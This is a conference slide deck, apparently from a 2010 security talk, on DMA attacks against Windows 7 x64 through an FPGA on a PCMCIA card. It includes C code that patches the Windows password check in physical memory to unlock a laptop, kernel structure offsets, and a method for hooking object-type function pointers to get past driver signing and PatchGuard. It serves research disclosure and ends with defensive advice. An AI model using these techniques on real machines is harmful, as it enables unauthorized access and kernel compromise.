Subverting Windows 7 x64 Kernel with DMA attacks

Damien Aumaitre
Christophe Devine

Roadmap

Roadmap

School case : 2004, financial fraud

Context

- London office of the Sumitomo Mitsui bank
- Three criminals : two IT guys, and a guard working at the bank

How it happened

- The guard installs keylogging software on several key PCs
- IT guys come, on a week-end night, to obtain the passwords
- They initiate money transfers for a total of 242 million EUR

School case : 2004, financial fraud

Why they failed

- Entry errors in the money transfer order made the operation fail (PEBKAC)
- The guard forgot to deactivate the video-surveillance systems, didn't clean up the evidence

End of the story

- Arrested late 2004, trial in progress

Compromising the security of a workstation

The why

- To obtain passwords : email, windows session, ...
- To install malicious code and maintain further access
- To set up a target (put various compromising files)
- Many more possibilities

The how

- Hardware keyloggers
- Network device (openwrt router...) in bridge mode
- Removable device with autorun : CD-ROM, U3 USB drive
- Offline modification of the boot sequence (MBR)
- Online modification of the physical memory (DMA)

Roadmap

DMA attacks

Theory

- Historically, all I/O came through the CPU. It's slow.
- DMA instead goes through a fast memory controller
- Implemented as part of the PCI specification
- Any device on the PCI / PCI Express bus can issue a read/write DMA

A flawed idea ?


- The CPU and thus OS are entirely bypassed, cannot prevent malicious DMA requests

DMA attacks

Consequences

- Any device may read/write the physical memory
- Operating system's code and internal data can be modified
- Security mechanisms rendered useless

Example DMA access :



DMA attacks

Practice

- FireWire : install Linux on an iPod, then issue DMA requests
- PCI/PCI-Express : requires creation of a custom DMA engine

Previous works

- Based on FireWire :
  - 2004 – Maximillian Dornseif (Mac OS X)
  - 2006 – Adam Boileau (Windows XP)
  - 2008 – Damien Aumaitre (virtual memory reconstruction)
- Based on PCI :
  - 2009 - Christophe Devine and Guillaume Vissian, custom DMA engine implemented on a FPGA card

DMA attacks

Some applications

- Unlock the computer
- Automatic installation of malicious code

Difficulties

- Code is executed in virtual memory, but we only “see” physical memory
  - Method 1 : use signatures, for simple payloads
  - Method 2 : reconstruct the translation layer between physical and virtual memory
- Complex payload depends on the system’s internal structures, impacts portability

Roadmap

1. Physical attacks
2. FPGA on a PCMCIA card
   - Unlocking laptops
   - Executing arbitrary code
3. Conclusion

FPGA on a PCMCIA card

PCMCIA ?

- Aka Cardbus or ExpressCard, only interested by the physical interface
- Widely deployed : each laptop has an Cardbus/ExpressCard slot
- Small, portable, we can use it for social engineering

FPGA ?

- Give us low level access and control
- Can issue custom DMA requests

FPGA on a PCMCIA card

Previous works (2009)

- SSTIC (C. Devine & G. Vissian) :
  - First proof-of-concept of DMA access from the CardBus port
  - Creation of an “home-made” CPU

Problems encountered

- Required writing payloads in assembly (long, tiresome)
- DMA reads not reliable due to incorrect implementation of the PCI standard
- Buggy identification of the device by the OS, could lead to blue screens

FPGA on a PCMCIA card


The state of the art (2010)

- Rewrite “from scratch”
- Stabilization of DMA reads access ‘A master which is target terminated with Retry must unconditionally repeat the same request until it completes”
- Correct implementation of the PCI standard
- Keeping PCMCIA driver loaded with two tricks :
  - Dummy read every 1000 cycles ⇒ no sleep
  - Random `subsystem id` ⇒ new peripheral detected upon card insertion, DMA always on


The gory internals

- We used the VHDL code of a public-domain CPU (“plasma”)
- MIPS processor synthetized on the FPGA
- Allows easy programmation (with C !) of the DMA accesses

How it works


ComBlock COM-1300 Card
0x00008000<=>
0xFFFFFFFF .
VHDL Component u4_pci :
DMA read / writes into PCI
memory space
PCMCIA Port
0x7FF8 – 0x7FFF
VHDL Component u3_usb :
Data transfers to / from USB
(COM-1400 or FTDI)
COM-1400
0x0000 – 0x7FF7
VHDL Component u2_ram :
FPGA internal BlockRAM (32 Ko)
MIPS code & data
VHDL Component u1_cpu :
Plasma processor, by Steve Rhoads

Example : FPGA on a PCMCIA card



Roadmap

Unlocking a laptop under Windows 7 x64

Principle

Modification of the password validation function : `msv1_0.dll!MsvpPasswordValidate` (`winlockpwn` attack, Adam Boileau, 2006)

```
.text:000007FF2A48F27A BE 10 00 00 00                  mov     esi, 10h
.text:000007FF2A48F27F 48 8D 55 50                     lea     rdx, [rbp+50h]   ; Source2
.text:000007FF2A48F283 48 8B CB                        mov     rcx, rbx         ; Source1
.text:000007FF2A48F286 4C 8B C6                        mov     r8, rsi          ; Length
.text:000007FF2A48F289 FF 15 59 00 03 00               call    cs:__imp_RtlCompareMemory
.text:000007FF2A48F28F 48 3B C6                        cmp     rax, rsi
.text:000007FF2A48F292 0F 85 C0 B8 00 00               jnz     loc_7FF2A49AB58
.text:000007FF2A48F298
.text:000007FF2A48F298                  loc_7FF2A48F298:
.text:000007FF2A48F298
.text:000007FF2A48F298 B8 01 00 00 00                  mov     eax, 1
```

Unlocking a laptop under Windows 7 x64

Programming the FPGA, a basic example

- Looks for the signature in all physical memory pages
- The code below is compiled for MIPS and stored in the bitstream

```
for( i = PHYS_MEM_START; i < PHYS_MEM_SIZE; i += 0x1000 )
{
    DMA_PAUSE
    l = (unsigned char *)( i + 0x290 );
    if( *(unsigned int *) l == 0x850fc63b )
    {
        DMA_PAUSE
        if( *(unsigned int *)( l + 4 ) == 0xb8c0 )
        {
            DMA_PAUSE
            *(unsigned int *) l = 0x840fc63b; for(;;);
        }
   }
}
```

Demo

DEMO

What have we learned ?

- We can modify what we want
- Much better if we can **execute** what we want :)

Roadmap

What do we want ?

- Executing arbitrary code (kernel or user)
- Need to be fast (a few seconds)
- Must work under Windows x64 with full protection (PatchGuard, signed drivers, . . .)
- Easy to use (payload developed with WDK)

Constraints

- Embedded code (32ko for MIPS code, stack and payload)


What do we need ?

- Reconstruct virtual space mapping
- Finding a pointer to overwrite without triggering PatchGuard
- Space for storing our payload

Difficulties

- Signed drivers
- PatchGuard

x64 Virtual address translation



Source: AMD64 Architecture Programmer´s Manual Volume 2 (System Programming)

Finding cr3

Classic method

- Searching for the beginning of an `EPROCESS` structure
- Use backup copy of `cr3` in `DirectoryTableBase` field

Quicker method

- Searching for kernel beginning and particularly the INITKDBG section
- We find the `KPCR` for the first logical processor here
- With the processor block and all control registers included `cr3`

Finding cr3

NT kernel useful info. in physical memory

```
MZ sig.
...
INITKDBG sig. (nt+0x220)
```

```
KdDebuggerDataBlock (nt+0x1e9070)
+ 0x18 => ntoskrnl.exe virt.addr
+ 0x4c => PsLoadedModuleList
```

```
KiInitialPCR (nt+0x1ead00)
+ 0x180 => _KPRCB
+ 0x1C0 => _KPROCESSOR_STATE
+ 0x1D0 => system CR3
```

```
ObTypeIndexTable (nt+0x222300)
+ 0x3C => pointer to "Process" _OBJECT_TYPE
```

What pointer ?

- We can't touch IDT or SSDT or kernel code due to PatchGuard
- We need something stealthier, often called and not checked by PatchGuard


Must read

Skape and Skywing, "A catalog of Windows Local Kernel-mode Backdoor Techniques", 2007, Uninformed Vol. 8

NT object model

- Windows NT Kernel uses object-oriented approach to representing resources such as files, drivers, devices, processes, threads, ...
- Each object categorized by an object type represented by a `OBJECT_TYPE` structure
- 30+ objects on Windows 7
- Each object preceded with a header (`OBJECT_HEADER`) indicate an index in the object type array `ObTypeIndexTable`

NT object model



Object Type Initializers

- OBJECT_TYPE structure contains a nested structure named OBJECT_TYPE_INITIALIZER
- Several fields are functions pointers

```
struct _OBJECT_TYPE_INITIALIZER, 25 elements, 0x70 bytes
   ...
   +0x030 DumpProcedure     : Ptr64 to     void
   +0x038 OpenProcedure     : Ptr64 to     long
   +0x040 CloseProcedure    : Ptr64 to     void
   +0x048 DeleteProcedure   : Ptr64 to     void
   +0x050 ParseProcedure    : Ptr64 to     long
   +0x058 SecurityProcedure : Ptr64 to     long
   +0x060 QueryNameProcedure : Ptr64 to     long
   +0x068 OkayToCloseProcedure : Ptr64 to     unsigned char
```

- For example, OpenProcedure will point to nt!PspOpenProcess for a Process

Payload

First stage

Allocate space for driver code, stored in unused memory (for example, first memory page of a already loaded driver)

Second stage

Kernel code for getting third stage using WSK (Windows Kernel Sockets), Implemented with a driver

Third stage

Real payload (arbitrary size, just limited by our imagination)
For the purpose of the demo, no third stage

Payload

Replacing NT driver loader

- Mapping driver section by section
- Resolving imports and relocations


Signed drivers

Effectively bypassing signed driver mechanism

PatchGuard

Hooks only in effect for a short time, even if PatchGuard is watching, it's too quick

Payload : General picture



Demo

DEMO

Other application

Virtdbg

- “ring -1” debugger
- Use VMX extensions
- Can debug Windows 7 x64 “on the fly” (i.e. without booting with /DEBUG)

Virtdbg


Internals

- 2 FPGA : COM-1300 for Cardbus and COM-1400 for USB
- COM-1400 needed for giving orders to the debugger

Uses

- Analyze hardware specific software like DRM
- Malware analysis
- Windows internals : PatchGuard
- Can debug interruption handlers

Virtdbg



Roadmap

DMA attacks

- Well known since 2004
- But always effective and efficient
- Perfect for targeted attacks

Limitations

- Proof-of-concept for now limited to the PCMCIA port
- Cardbus is 32-bit : limited to first 4 GB of memory
- Solution : use of the ExpressCard port (WIP)

Protection

- Deactivate the PCMCIA/CardBus driver
- "IOMMU" (but unused by Windows 7 / Linux / OSX)
- glue ;-)

Conclusion

An old saying

Physical access = *root* still holds

Protection

- Remain attentive of your surroundings !
- Physical protection of the premises
- Deactivate unused features : FireWire, PCMCIA, ...

Q&A

- Thank you for your attention !
- Questions ?

Contacts

Laboratoire **Sogeti-ESEC**
6-8 rue Duret
75016 Paris - France

damien.aumaitre@sogeti.com
christophe.devine@sogeti.com